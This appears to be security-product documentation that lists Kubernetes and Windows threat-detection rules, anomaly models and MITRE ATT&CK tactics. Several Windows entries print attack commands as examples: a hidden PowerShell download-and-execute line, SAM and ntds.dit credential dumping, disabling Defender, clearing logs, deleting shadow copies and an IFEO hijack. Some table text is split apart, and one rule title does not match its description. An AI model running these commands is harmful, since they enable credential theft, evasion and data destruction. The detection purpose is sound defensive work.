k8s_execution_ create_new_ workload_or_ configmap_gbm	New K8s workload or ConfigMap is created from a public IP	This rule detects creation of new workload or ConfigMap from a public IP. Creating a new K8s workload or configmap are activities that may signal an attacker's attempt to execute unauthorized commands, maintain persistence, or escalate privileges within a cluster. **False Positive**: The behavior is triggered for a legitimate reason from a public IP.
k8s_execution_ deploy_ crypto_miner_gbm	Crypto Mining container deployed within a Kubernetes cluster	This detection identifies abnormal behavior where a new container is deployed using a known Crypto Mining image within a Kubernetes cluster. In addition, this abnormal behavior may indicate potentially compromised K8s credentials. **False Positive**: A legitimate container with a similar name as a known Crypto Mining image is deployed.
k8s_execution_ exec_into_	Command was executed in a	This detection identifies abnormal behavior of executing a command in a pod within the kube-system namespace using Kubernetes exec API from an

Detection Name	Description	What It Means
kube_system_pod_gbm	pod within the kube-system namespace	external IP. kube-system namespace is a default namespace, which is primarily used for system level components such as kube-dns and kube-proxy. It is very uncommon to execute commands inside pods or containers under kube-system namespace from a public (not private) IP address, and it is even more suspicious if it is abnormal behavior, which may indicate a potential compromise of K8s creds. **False Positive**: The behavior is triggered for a legitimate reason.
k8s_execution_forbidden_create_api	Forbidden K8s Create APIs triggered from public IP addresses	This rule detects forbidden K8s Create APIs triggered from a public IP address, suggesting a potential execution behavior with a compromised k8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason and forbidden resulted from a mistake.
k8s_execution_forbidden_exec_into_pod_api	Forbidden K8s command execution APIs triggered from public IP addresses	This rule detects invocation of forbidden K8s exec-into-pod APIs which may suggest potential command execution attempts with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason and forbidden resulted from a mistake.
k8s_execution_sensitive_command_from_new_user_to_pod_gbm	Kubectl commands like exec from new users	This rule detects kubectl exec to any pod from new users. Detecting kubectl commands like exec from new users is suspicious because it can signify unauthorized or malicious activity. These commands allow direct interaction with pods, potentially enabling data access or tampering. When executed by unfamiliar users from unsecured locations, it raises concerns about potential breaches or misuse of the Kubernetes environment. **False Positive**: The API is triggered for a legitimate reason.
k8s_execution_sensitive_command_to_pod_gbm	Abnormal execution of kubectl exec	This rule detects kubectl exec to any pod, that deviates from baseline. Detecting abnormal kubectl commands like exec is suspicious because it can signify unauthorized or malicious activity. These commands allow direct interaction with pods, potentially enabling data access or tampering. When executed by unfamiliar users from unsecured locations, it raises concerns about potential breaches or misuse of the Kubernetes environment **False Positive**: The API is triggered for a legitimate reason.
k8s_impact_allowed_api	Successful K8s Delete APIs triggered from public IP addresses	This rule detects invocation of successful K8s APIs related to impact tactic, which can lead to a potential denial of service attempts with a compromised K8s credential. **False Positive**: The API is triggered from a public IP for a legitimate reason.
k8s_impact_forbidden_api	Forbidden K8s Delete APIs triggered from public IP addresses	This rule detects invocation of forbidden K8s APIs related to impact, which suggests a potential denial of service attempts with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason and forbidden resulted from a mistake.
k8s_initial_access_	K8s APIs	This rule identifies K8s API requests originating from IPs flagged by threat

Detection Name	Description	What It Means
bad_login	triggered from known malicious IP addresses	intelligence as malicious, suggesting a potential K8s credential breach. We omit alerts for the 'system:anonymous' user to reduce noise, as this user represents unauthenticated access and doesn't involve credentials. **False Positive**: A benign IP is incorrectly marked as malicious.
k8s_initial_access_exposed_k8s_internal_services	Bad client IP successfully connects to exposed K8s internal services	Lacework FortiCNAPP has detected malicious client connections targeting open ports (In some cases, Kubernetes services might leave their ports open within their clusters, either intentionally or accidentally. Attackers often scan these open ports using tools such as Nmap to gather information. If they manage to access these services, they can do serious damage, such as stealing sensitive data like service account tokens or running harmful commands in containers.) on one or more internal Kubernetes (K8s) services.
k8s_initial_access_exposed_sensitive_interfaces	Bad client IP successfully connects to exposed sensitive K8s interfaces	Lacework FortiCNAPP has detected malicious client connections to sensitive interfaces (Exposing sensitive interfaces to the internet or cluster without strong authentication is a security risk. Popular cluster management services such as Apache NiFi, Kubeflow, Argo Workflows, Weave Scope, and the Kubernetes dashboard weren't designed for internet exposure and lack default authentication. This permits unauthenticated access to sensitive interfaces, potentially enabling malicious actions.) .
k8s_initial_access_manipulate_kubeconfig_file	Access to `kubeconfig` file	Lacework FortiCNAPP has detected access to the `kubeconfig` (A `kubeconfig` file is essential for client tools like kubectl and Helm to communicate with a Kubernetes API server. It holds sensitive data, including the API server address and authentication credentials, and determines a user's access rights within the cluster. If attackers access or manipulate a `kubeconfig` file, they can potentially read, modify, or delete cluster resources, access application secrets, or escalate privileges. Therefore, securely storing, restricting access to, and monitoring `kubeconfig` files is crucial.) file. **False Positive**: Tasks performed during routine administration can access the `kubeconfig` file.
k8s_initial_access_successful_anonymous_access	Successful anonymous K8s APIs triggered from public IP addresses	This rule detects successful anonymous K8s API requests triggered by an unauthenticated user - 'system:anonymous' from a public IP address. In some Kubernetes setups, anonymous access is enabled by default, allowing anyone to query certain parts of the API without any authentication. If not properly secured, anonymous access could lead to the exposure of sensitive information about the cluster, its resources, or workloads running on it. **False Positive**: Anonymous K8s API access is allowed for debugging purposes.
k8s_persistence_allowed_cronjob_api	Successful K8s CronJob APIs triggered from public IP addresses	This rule detects successful K8s CronJob-related APIs, suggesting potential persistence attempts with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason from a public IP.
k8s_persistence_	Access to	Lacework FortiCNAPP has detected attempts to access directories

Detection Name	Description	What It Means
container_ service_account	container service account token	commonly used to store container service account tokens (In Kubernetes, a Service Account (SA) is an application identity. Each pod in the cluster is equipped with an SA access token by default, typically located at `/var/run/secrets/kubernetes.io/serviceaccount/token`. This token enables communication between pod containers and the Kubernetes API server. If an attacker compromises a pod, they can misuse the SA token to perform actions within the cluster, leveraging the SA's associated permissions.) . **False Positive**: There could be valid reasons for accessing container service account tokens for authorized tasks.
k8s_persistence_ cronjob	CronJob creation	Lacework FortiCNAPP has detected the creation of a CronJob (CronJobs are used to schedule tasks to run at specific times, but they can also be exploited by attackers to execute malicious activities automatically and repeatedly. The danger lies in the attacker's ability to create a cron job that can reinstate their access or continue harmful activities, even after defensive actions have been taken.) on a Linux host. **False Positive**: The CronJob might be generated as part of routine administrative tasks.
k8s_persistence_ forbidden_ cronjob_api	Forbidden K8s CronJob APIs triggered from public IP addresses	This rule detects forbidden K8s CronJob-related APIs, suggesting a potential persistence attempts with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason and forbidden resulted from a mistake.
k8s_persistence_ manipulate_ static_pods	Manipulation of static pods	Lacework FortiCNAPP has detected unauthorized changes in the `/etc/kubernetes/manifests` directory. (Static pods are pods managed directly by the kubelet daemon on each node, without oversight from the API server. These pods are created from YAML or JSON files typically located in the below directory: `/etc/kubernetes/manifests` Attackers can exploit this by tampering with these files, allowing them to run unauthorized pods on a cluster node in a persistent manner.) **False Positive**: Static pods are generated to fulfill routine administrative responsibilities.
k8s_persistence_ modify_ webhook_gbm	Modification of K8s admission controller	This rule detects modification of K8s admission controller that deviates from baseline. **False Positive**: An admission controller is created for a legitimate reason.
k8s_persistence_ new_user_ create_pod_gbm	K8s pod created by a new user	This rule detects creation of a new pod from a new user. An attacker can use a deployed pod to establish backdoors, enabling persistent access to the environment and facilitating command and control communications for ongoing exploitation. **False Positive**: The behavior is triggered for a legitimate reason.
k8s_persistence_ use_new_ registry_gbm	Using container images from a new registry	This rule detects usage of images from new container registry. An unknown registry might host container images that are malicious. These images can contain malware or tools designed for system exploitation, data exfiltration,

Detection Name	Description	What It Means
		or lateral movement within a cloud environment or network. Furthermore, adversaries might deploy workloads from unknown registries to establish persistence within a cloud environment or evade detection mechanisms that rely on recognizing known malicious signatures or behavior patterns associated with trusted registries. **False Positive**: A non-standard registry is used for a legitimate reason.
k8s_persistence_ writable_ hostpath_mount	Possible backdoor container that mounts sensitive host directories created	Lacework FortiCNAPP has detected a potentially suspicious container that appears to be a backdoor (The hostPath volume in Kubernetes allows a container to mount a directory or file directly from the host system. If attackers have the necessary permissions to create a new container within the cluster, they can potentially create one with a writable hostPath volume. This could provide them with persistence on the host, enabling activities like setting up CronJobs on the host system.) , allowing it to access sensitive directories on the host system. **False Positive**: Red team activities (a set of cybersecurity exercises to simulate real-world cyberattacks)
k8s_privilege_ escalation_ abuse_privileged_ roles_gbm	New privileged K8S role, cluster role, role binding, or cluster role binding created	This rule detects new creation of privileged roles, cluster roles, role bindings, and cluster role bindings. Detecting abnormal creation of privileged roles and bindings is suspicious because it may indicate an unauthorized external entity attempting to escalate privileges or broaden access within the Kubernetes cluster, potentially leading to data breaches, unauthorized operations, or further system compromise. **False Positive**: A privileged role is created for a legitimate reason.
k8s_privilege_ escalation_ abuse_roles_gbm	New K8S role, cluster role, role binding, or cluster role binding created	This rule detects new creation of roles, cluster roles, role bindings, and cluster role bindings that deviates from baseline. Detecting abnormal creation of RBAC roles and bindings is suspicious because it may indicate an unauthorized external entity attempting to escalate privileges or broaden access within the Kubernetes cluster, potentially leading to data breaches, unauthorized operations, or further system compromise. **False Positive**: A role is created for a legitimate reason.
k8s_privilege_ escalation_ admin_privileges_ bound_to_ default_service_ account	K8S role or cluster role binding of admin privilege to a default service account created	This rule detects role or cluster role binding of admin privilege to a default service account. Binding an admin privilege to a default service account in Kubernetes is suspicious because it unexpectedly elevates access, violating security best practices and potentially allowing malicious entities to exploit these privileges, compromising the cluster. **False Positive**: The role binding is created for testing purpose.
k8s_privilege_ escalation_ allowed_api	Successful K8s APIs triggered from public IP addresses	This rule detects successful K8s privilege escalation API triggered from a public IP, suggesting a potential privilege escalation attempt with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason from a public IP.
k8s_privilege_ escalation_ create_permissive_ workload_gbm	New K8s workload that either allows	This rule detects new creation of K8s workload that either allows privilege escalation or shares host resources. Such actions can provide an attacker with elevated privileges or access to sensitive host-level resources,

Detection Name	Description	What It Means
	privilege escalation or shares host resources created	potentially compromising the cluster and underlying infrastructure. **False Positive**: A permissive workload is created for a legitimate reason.
k8s_privilege_ escalation_ create_workload_ with_privileged_ container	A K8s workload with privileged containers created from a public IP address	This rule detects creation of k8s workload with privileged containers from a public IP address. Privileged containers have root access to the host node, bypassing container isolation, which can lead to potential breaches or malicious actions within the cluster. Furthermore Kubernetes management actions, especially sensitive ones, should typically originate from trusted, internal IPs. A public IP suggests external, possibly unauthorized access. Together, they indicate a potential security breach where an external actor is attempting to gain high-level control within the cluster. **False Positive**: A privileged container is created for a legitimate reason from a public IP.
k8s_privilege_ escalation_ create_workload_ with_shared_ host_resource	A K8s workload sharing host resources (network, IPC, or PID) created from a public IP address	This rule detects creation of k8s workload with shared host network, host IPC, or host PID from a public IP address. Detecting a workload from an external public IP that shares the host's network, IPC, or PID is suspicious because it breaks container isolation, potentially leading to privilege escalation. These configurations can expose the host and its processes to the container, risking security breaches. An external public IP origin suggests an unauthorized or potentially malicious actor might be attempting to exploit these configurations. **False Positive**: A K8s workload with shared host resources is created for a legitimate reason from a public IP.
k8s_privilege_ escalation_ forbidden_api	Forbidden K8s APIs triggered from public IP addresses	This rule detects forbidden K8s privilege escalation API triggered, suggesting a potential privilege escalation attempt with a compromised K8s credential. **False Positive**: The API is triggered for a legitimate reason and forbidden resulted from a mistake.
k8s_privilege_ escalation_ patch_or_delete_ roles	K8s roles/cluster roles modified or deleted from a public IP address	This rule detects modification or deletion of K8s roles/cluster roles from a public IP address. Modifying or deleting K8s roles/cluster roles from a public IP is suspicious because these actions can alter cluster permissions and impact security configurations. Originating from a public IP suggests it's not from a trusted, internal source, raising concerns about unauthorized or potentially malicious intent. **False Positive**: K8s roles/cluster roles are modified or deleted for a legitimate reason from a public IP.
k8s_privilege_ escalation_rbac_ abuse	Changes to K8s privileged roles, clusterroles, or their bindings	Lacework FortiCNAPP has detected modifications made to privileged roles (Role-Based Access Control (RBAC) in Kubernetes governs the actions that different components can perform within the system. This encompasses highly-privileged built-in roles and cluster roles, such as Edit, Admin, and Cluster-admin. If attackers can manipulate these roles or their assignments (bindings), they can achieve unauthorized access and control over the system.) and their assignments. **False Positive**: The modifications to privileged roles, cluster roles, or their bindings are typically a part of routine administrative tasks.

Detection Name	Description	What It Means
k8s_reconnaissance_scanning_vulnerabilities	Use of K8s vulnerability scanning tools	Lacework FortiCNAPP has detected the usage of scanning tools (Kubernetes (K8s) vulnerability scanning tools are specialized software designed to identify security vulnerabilities, such as misconfigurations, in your Kubernetes environment. This environment encompasses not only the Kubernetes system but also the containerized applications it hosts. Attackers, once they gain initial access to a pod or container, often employ these scanning tools to pinpoint vulnerabilities within the environment.) within your Kubernetes environment. **False Positive**: Tools may have legitimate and authorized uses.
k8s_resource_development_download_vulnerability_scanning_tools	Download of K8s vulnerability scanning tools	Lacework FortiCNAPP has detected the download of commonly used open-source Kubernetes vulnerability scanning tools (Kubernetes (K8s) vulnerability scanning tools are specialized software designed to identify security vulnerabilities, such as misconfigurations, in your Kubernetes environment. This includes both the K8s system and the containerized applications running within it. Unauthorized downloads of these tools may indicate a potential security breach or malicious activity, as individuals might try to use them to identify and exploit vulnerabilities.) . **False Positive**: Downloaded tools may have legitimate and authorized uses.

Windows Agent:

Detection Name	Description	What It Means
windows_command_and_control_add_proxy	A proxy was set up using `netsh.exe`	Lacework FortiCNAPP has detected the utilization of the Windows command-line utility,`netsh.exe`, to establish a proxy server or adjust proxy settings on the system. **Learn More**: The `netsh` command offers administrators a broad range of network capabilities. However, in the context of this rule, we are specifically concerned with its capacity to create proxies. The command below exemplifies how it can be employed to reroute connections from a particular port to a different IP address: `cmd.exe /c "netsh interface portproxy add v4tov4 listenaddress=0.0.0.0 listenport=9999 connectaddress=[ip address] connectport=8443 protocol=tcp"` This command can serve two primary purposes: enabling remote access to an internal host or channeling connections through a host with internet access. In both scenarios, it can be exploited for command and control purposes. **False Positive**: The utilization of proxies through `netsh` should be relatively rare.
windows_command_and_control_powershell_download_and_	PowerShell used to download and execute software	Lacework FortiCNAPP has detected the usage of PowerShell to download and execute software. **Learn More**: PowerShell can be used to download additional tools from the attacker's infrastructure. Typically, in common attacks following initial access, a command is issued to download a script from the internet. This downloaded script is then executed using Invoke-Expression or its alias `iex`. Here's an example of such a command: powershell -windowstyle hidden -nop -exec bypass -c IEX (New-Object Net.WebClient).DownloadString('[URL]')

Detection Name	Description	What It Means
execute		**False Positive**: Administrators use installation scripts to install legitimate applications. One of the most common examples is the installation of Chocolatey using a command like the following: powershell.exe -ExecutionPolicy Bypass -Command IEX ((New-Object System.Net.WebClient).DownloadString('https://chocolatey.org/install.ps1'))
windows_credential_access_dumping_sam_database	Dumping of credential information from SAM database observed	Lacework FortiCNAPP has detected unauthorized access and extraction of credential data from a Windows SAM database. **Learn More**: The Security Account Manager (SAM) is a database in Windows that stores, among other things, password hashes of local users. It's located in the Windows Registry at `HKLM\SAM`. Attackers often use the `reg.exe` application to extract or "dump" the SAM database. Once dumped, it can be loaded into other applications, and the password hashes can be extracted and subjected to offline brute-force attacks. Dumping the SAM database is done with the following command: reg.exe save hklm\\sam c:\\ProgramData\\sam.hive **False Positive**: System backups could potentially trigger this rule. However, it's advisable to investigate why someone explicitly requested the SAM database rather than the entire Windows Registry.
windows_credential_access_lsass_access	A suspicious executable accessed LSASS memory	This rule detects suspicious access to the LSASS process. Historically, the granted access would help identify mimikatz (0x1010, 0x1410. 0x0410). • 0x1000 PROCESS_QUERY_LIMITED_INFORMATION • 0x0400 PROCESS_QUERY_ INFORMATION (Not required) • 0x0010 PROCESS_VM_READ However, newer version randomizes the access requirements. In testing, we've seen the following values from mimikatz and lazagne. The agent reports granted access in decimal, not hex. • 0x100a (4106) Mimikatz • 0x1438 (5176) Mimikatz • 0x1410 (5136) Lazagne **False Positive**: This rule has enough exclusions to be a strong detection, but it still runs the risk of that one tenant that is doing something special. As such, this rule is not set to trigger an alert.
windows_credential_access_ntdsdit_from_shadow_copy	The `Ntds.dit` file was copied from a shadow copy	Lacework FortiCNAPP has detected replication of the `Ntds.dit` file, a vital component of the Windows Active Directory database, from a shadow copy (Shadow copies are point-in-time backups of files and folders on a Windows system.) . **Learn More**: The NTDS.dit file on domain controllers stores vital domain information, notably password hashes. Attackers aim to access it for password cracking. While access is typically restricted to administrators, attackers often try to read it via a shadow copy to bypass security measures. They use these commands: 1. Creating a shadow copy: cmd /c vssadmin create shadow /for=C:> C:\Windows\Temp\[filename].tmp 2. Copying `NTDS.dit` from the shadow copy: cmd /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\Windows\NTDS\ntds.dit C:\Windows\Temp > C:\Windows\Temp\[filename].tmp

Detection Name	Description	What It Means
		False Positive: This rule doesn't explicitly specify the copy command for compatibility with CMD and PowerShell. It may occasionally detect shadow copy references, even if not intended for copying.
windows_credential_access_using_findstr	Possible search for credentials detected	The Windows version of "Linux Credentials Access Using Grep Or Find". This is probably a weaker signal.
windows_credential_access_wdigest	WDigest Security Package was enabled	Lacework FortiCNAPP has detected the enabling of the WDigest Security Package, which could expose sensitive login information in a vulnerable plaintext format, posing a security risk. **Learn More**: `WDigest.dll` is a Security Package (SP) responsible for enabling Web Digest authentication within the Local Security Authority Subsystem Service (LSASS). Attackers often enable WDigest because, once activated, LSASS stores credentials in clear text, simplifying the process of accessing these credentials through memory dumping. To enable WDigest, attackers can use the following command: reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /f **False Positive**: The rule's flexibility allows it to monitor changes to the key without specifying whether it's being set or unset. However, this flexibility also means that the rule may detect both enabling and disabling of WDigest.
windows_credential_enumeration_registry	Potential credentials enumeration in the registry	Credentials/keys enumeration in the registry. **False Positive**: Ad-hoc backup of registry keys (not common).
windows_defense_evasion_bad_opsec_defaults_sacrificial_processes_with_improper_arguments	A process was executed with no parameters	Detects attackers using tooling with bad opsec defaults. E.g. spawning a sacrificial process to inject a capability into the process without taking into account how the process is normally run. One trivial example of this is using rundll32.exe without arguments as a sacrificial process (default in CS, now highlighted by c2lint), running WerFault without arguments (Kraken - credit am0nsec), and other examples.
windows_defense_evasion_defender_	An attacker is attempting to disable	Attackers may try to disable Microsoft Defender in order to evade detection of their tools and activities. Attackers may use any of the following commands to disable the Windows Defender's scheduled tasks:

Detection Name	Description	What It Means
disabled	Microsoft Defender	Expand to view the commands schtasks.exe /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Cleanup\" /Disable schtasks.exe /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Cache Maintenance\" /Disable schtasks.exe /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Scheduled Scan\" /Disable schtasks.exe /Change /TN \"Microsoft\\Windows\\Windows Defender\\Windows Defender Verification\" /Disable They may also use any of these commands to disable real time monitoring <summary>Expand to view the commands</summary> powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true False Positive: This will trigger when an admin intentionally disables Microsoft Defender.
windows_defense_evasion_deleting_logs	WDigest Security Package was deleted	Lacework FortiCNAPP has detected the removal of the WDigest Security Package, which might indicate an attempt by attackers to conceal their activities. **Learn More**: Attackers often attempt to cover their tracks post-attack by clearing Windows logs. One common method for doing this is by using Wevtutil.exe, as demonstrated in the examples below: wevtutil.exe cl system wevtutil.exe cl security wevtutil.exe cl application **False Positive**: Administrators may occasionally clear Windows logs as part of their regular operations.
windows_defense_evasion_firewall_disabled	An attacker is attempting to disable the firewall	Attackers may try to disable Microsoft Defender Firewall in order to enable data exfiltration or lateral movement that would otherwise not be allowed. **False Positive**: This will trigger when an admin intentionally disables a firewall.
windows_defense_evasion_hh_execution	Suspicious `hh.exe` execution	Attackers may try to hide their malicious code within Compiled HTML files. These files are used by the Microsoft HTML Help system. **False Positive**: `hh.exe` can be used legitimately and this could detect those cases.
windows_defense_evasion_renamed_of_highly_relevant_binaries	A sensitive process with a renamed executable	Detects the execution of a renamed binary often used by attackers or malware leveraging new Sysmon OriginalFileName datapoint. **False Positive**: • Custom applications use renamed binaries adding slight change to binary name. Typically this is easy to spot and add to whitelist. • PsExec installed via Windows Store doesn't contain the original filename field (false negative).

Detection Name	Description	What It Means
windows_defense_evasion_rundll32_execution_without_commandline_parameters	Rundll32 was executed without any parameters	Detects suspicious start of rundll32.exe without any parameters as found in Cobalt Strike beacon activity.
windows_defense_evasion_suspicious_call_by_ordinal	Rundll32 was executed using an ordinal	Detects suspicious calls of DLLs in rundll32.dll exports by ordinal. **False Positive**: • False positives depend on scripts and administrative tools used in the monitored environment. • Windows control panel elements have been identified as source (mmc).
windows_discovery_recon_commands	Commands used for windows reconnaissance (Reconnaissance involves the systematic exploration of a Windows system to identify vulnerabilities, configuration details, open ports, running services, and other information that can be valuable for either malicious	Lacework FortiCNAPP has detected the utilization of specific commands or actions, which are typically executed by an attacker or a security professional, aimed at gathering information about a Windows operating system. **Learn More**: Reconnaissance commands assist attackers in establishing their position within a compromised system. It's important to note that these commands, which gather information, are not inherently malicious. Consequently, these same commands are commonly used in regular system administration tasks. Due to their dual nature, this rule, on its own, will not generate a composite alert. **False Positive**: This provides supplementary context for incident responders but doesn't trigger incidents on its own.

Detection Name	Description	What It Means
	purposes or security assessments. These commands are often used to assess the security posture of a Windows system and identify potential weaknesses that could be exploited or addressed.)	
windows_enumeration_credentials_putty_registry	Queries to enumerate PuTTY credentials in the Registry	Attackers may look for Putty credentials from the registry. Below is an example command of how this is done: Expand to view the command reg query HKCU\Software\SimonTatham\PuTTY\Sessions /t REG_SZ /s
windows_execution_change_powershell_policies_to_an_insecure_level	Insecure-level PowerShell process	Detects use of executionpolicy option to set insecure policies. **False Positive**: Administrator scripts.
windows_execution_suspicious_executables	A suspicious executable was executed	This rule lists a number of suspicious executable names or internal version information (to help detect renamed suspicious executables). This is a higher signal rule but it is also more brittle. Here is an example of two such executables: mimikatz.exe lazagne.exe These correspond to the following repectively: • https://github.com/gentilkiwi/mimikatz • https://github.com/AlessandroZ/LaZagne If the executable has version info, we can still detect the executable, even if it gets renamed. **False Positive**: The rule should only trigger on malicious processes.

Detection Name	Description	What It Means
windows_execution_suspicious_powershell_command	A suspicious PowerShell command was executed	This rule lists a number of suspicious invoke commands.
windows_execution_suspicious_process_created_via_wmic	A suspicious process was created by WMIC	Detects WMIC executing "process call create" with suspicious calls to processes such as "rundll32", "regsrv32", etc.
windows_execution_wmiprvse_spawned_a_process	WmiPrvSE spawned a suspicious process	Detects WmiPrvSE spawning a process. **False Positive**: False positives are expected (e.g. in environments where WinRM is used legitimately).
windows_exploitation_for_client_execution_winrar_cve-2023-40477	Possible WinRAR exploitation CVE-2023-40477	Detects the creation of ".rev" files by WinRAR. This detection could be indicative of potential exploitation of CVE-2023-40477. **False Positive**: Might be generated on a normal system by a crash dump.
windows_impact_ransomware_inhibit_system_recovery	Commands used to inhibit Windows Recovery	Lacework FortiCNAPP has detected the use of commands intended to hinder Windows Recovery. These commands are typically employed by attackers to obscure their activities and create challenges for defenders and system administrators during post-incident investigations and recovery efforts. **Learn More**: Ransomware often deletes or corrupts backups to hinder system recovery. This rule detects commands used for this purpose, such as: c:\ vssadmin delete Shadows /all /quiet c:\ reg add "HKLM\SOFTWARE\POLICIES\MICROSOFT\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d 1 /f c:\ reg add "HKLM\SOFTWARE\POLICIES\MICROSOFT\Windows NT\SystemRestore" /v "disableSR" /t "REG_DWORD" /d 1 /f c:\ reg add "HKLM\SOFTWARE\MICROSOFT\Windows NT\SystemRestore" /v

Detection Name	Description	What It Means
		"DisableConfig" /t "REG_DWORD" /d 1 /f c:\ reg add "HKLM\SOFTWARE\MICROSOFT\Windows NT\SystemRestore" /v "disableSR" /t "REG_DWORD" /d 1 /f **False Positive**: System admins may occasionally delete shadow copies to free up space, but it's less common to delete all copies simultaneously.
windows_impact_xmrig	Reference to XMRig detected on the command line	Detects usage of the term xmrig.exe on the command line.
windows_initial_access_iis_spawning_svchost	IIS spawned a suspicious svchost.exe instance	Detects when IIS is found to be spawning a `svchost.exe` instance. This can be part of spawning a web shell, which is used to perform certain credential dumping or exfiltration activities on a compromised system. **False Positive**: Some web applications may spawn `svchost.exe` as part of normal operations.
windows_initial_access_suspicious_powershell	A suspicious PowerShell instance was created	Detects suspicious or uncommon parent processes of PowerShell. **False Positive**: Other scripts.
windows_initial_access_suspicious_svchost_execution	svchost.exe spawned outside of official location	Detects when `svchost.exe` is executed outside of %SystemRoot%\System32\svchost.exe or %SystemRoot%\SysWOW64\svchost.exe. This is done by attackers part of spawning a web shell, which is used to perform certain credential dumping or exfiltration activities on a compromised system.
windows_initial_access_webshell	A potential webshell was created	Detects certain parent child patterns found in cases in which a web shell is used to perform certain credential dumping or exfiltration activities on a compromised system.
windows_lateral_movement_impacket	Potential lateral movement using Impacket	Lacework FortiCNAPP has identified the use of Impacket's `wmiexec` example, a tool commonly employed by attackers for remote command execution.
windows_lateral_	Disabling of Restricted	Restricted Admin is a Windows feature that allows users to log in using hashes instead of passwords.

Detection Name	Description	What It Means
movement_restricted_admin	Admin detected	To enable restricted admin, you can use the following command: Expand to view the command reg add "hklm\system\currentcontrolset\control\lsa" /f /v DisableRestrictedAdmin /t REG_DWORD /d 0 False Positive: False positives should be low. The detection logic should contain enough key pieces of information to prevent them.
windows_lateral_movement_wmic	Potential lateral movement using WMIC	Lacework FortiCNAPP has detected potential lateral movement within a computer network through the use of the Windows Management Instrumentation Command-line (WMIC) utility, which may be employed by attackers or unauthorized individuals. **Learn More**: The Windows Management Instrumentation Command-line (WMIC) utility, is used for interacting with Windows Management Instrumentation (WMI). This allows monitoring and management of the Windows OS, including task creation. Attackers can use WMIC for local execution and lateral movement. An example of lateral movement: wmic /node:[remote hostname or IP address] process call create \"[command to execute]\" **False Positive**: • The rule doesn't explicitly specify the WMIC executable in its filters. This flexibility is intended to detect WMIC execution even if the executable is renamed. However, it also means that the keywords could be used in a command line unrelated to WMIC. • System admins might occasionally use WMIC for legitimate process execution, although it's not a common practice.
windows_persistence_suspicious_scheduled_tasks	A scheduled task from a suspicious location	This rule lists a number of suspicious executable names or internal version information (to help detect renamed suspicious executables). This rule has a lower chance of causing a false positive but it is also too specific.
windows_privilege_escalation_cobaltstrike_service_installations	Possible Cobalt Strike service installed	Detects known malicious service installs that appear in cases in which a Cobalt Strike beacon elevates privileges or lateral movement.
windows_privilege_escalation_image_	Image File Execution Options has been set	Image File Execution Options (IFEO) is a Windows feature that is meant to hook a debugger to a process whenever that process gets executed. In practice, attackers can use this feature to hook into processes with higher privileges. It also allows attackers to establish persistence by hooking their malware to commonly run processes. The command to enable IFEO looks something like this: Expand to view the command

Detection Name	Description	What It Means
file_execution_options		REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\executable.exe" /f /v Debugger /t REG_SZ /d "path to malware"
windows_privilege_escalation_meterpreter_or_cobalt_strike_getsystem_service_installation	A possible Meterpreter or Cobalt Strike service was installed	Detects the use of getsystem Meterpreter/Cobalt Strike command by detecting a specific service installation.
windows_privilege_escalation_process_creation_using_sysnative_folder	Cobalt Strike suspicious folder	Detects process creation events that use the Sysnative folder (common for Cobalt Strike spawns).

Anomaly detection models

Lacework FortiCNAPP uses the following anomaly detection methods to address three common adversarial techniques: active scanning, domain generation algorithm, and SSH brute force.

Active scanning

The active scanning model identifies when a host within your environment initiates a substantial number of outbound port scans or IP scans. Red teams and malicious actors (bad guys) can use active scanning for reconnaissance and identifying vulnerabilities in a target network or system. Identifying active scanning behavior allows you to detect potential security threats before they escalate into more advanced attacks.

Domain generation algorithm (DGA)

The DGA model recognizes the patterns or characteristics in domain names generated by domain generation algorithms. DGA domains are often used by malware as command and control communication channels, so it is important to identify the behavior where the host has made excessive DNS requests to DGA domains. Such behavior might indicate a malware infection or compromised host.

SSH brute force

The SSH brute force model identifies when a host, either residing within your environment or equipped with an agent, begins to issue an unusually high number of unsuccessful login attempts. Having this model aids in the early identification of a security incident involving a compromised host. This understanding is critical for preserving the security and reliability of systems and networks by allowing for proactive actions against unauthorized access and the risk of data breaches.

MITRE ATT&CK tactics

This article outlines the MITRE ATT&CK tactics and techniques that Lacework FortiCNAPP can detect, which are frequently used by cyber adversaries throughout different stages of a cyberattack.

When viewing the Alert page, you can filter the alert list to display only alerts that employed the same MITRE ATT&CK tactics and techniques. For more information, refer to Built-in Filters.

Initial Access Tactic

This tactic involves techniques that utilize different entry vectors to gain an initial foothold within a network. These techniques include targeted spearphishing and exploiting weaknesses in public-facing web servers. Footholds gained through initial access may permit continued access, such as using valid accounts and external remote services, or may be limited-use due to changing passwords.

For the list of common techniques used by adversaries, refer to Initial Access Tactic.

Execution Tactic

This tactic involves techniques that can run adversary-controlled code on local or remote systems. These techniques are combined with other tactics to achieve broader goals, like network exploration or data theft. For instance, using a remote access tool to execute a PowerShell script for remote system discovery.

For the list of common techniques used by adversaries, refer to Execution Tactic.

Persistence Tactic

This tactic involves techniques that can enable adversaries to maintain system access despite restarts, credential changes, or interruptions. This involves actions like replacing legitimate code or adding startup code to retain their foothold on the system.

For the list of common techniques used by adversaries, refer to Persistence Tactic.

Privilege Escalation Tactic

This tactic imvolves techniques that empower adversaries to acquire higher-level permissions on a system or network. While they may initially enter and explore with unprivileged access, elevated permissions are essential to achieve their objectives. Common approaches involve exploiting system weaknesses, misconfigurations, and vulnerabilities.

Examples of elevated access include:

- SYSTEM/root level
- local administrator
- user account with admin-like access
- user accounts with specific system or functional access

These techniques may overlap with persistence techniques, as OS features allowing persistence can execute with elevated privileges.

For the list of common techniques used by adversaries, refer to Privilege Escalation Tactic.

Defense Evasion Tactic

This tactic involves techniques that are used to avoid detection during compromise. Methods include disabling security software, obfuscating data/scripts, and leveraging trusted processes to hide malware. Other tactics' techniques are cross-listed if they aid in subverting defenses.

For the list of common techniques used by adversaries, refer to Defense Evasion Tactic.

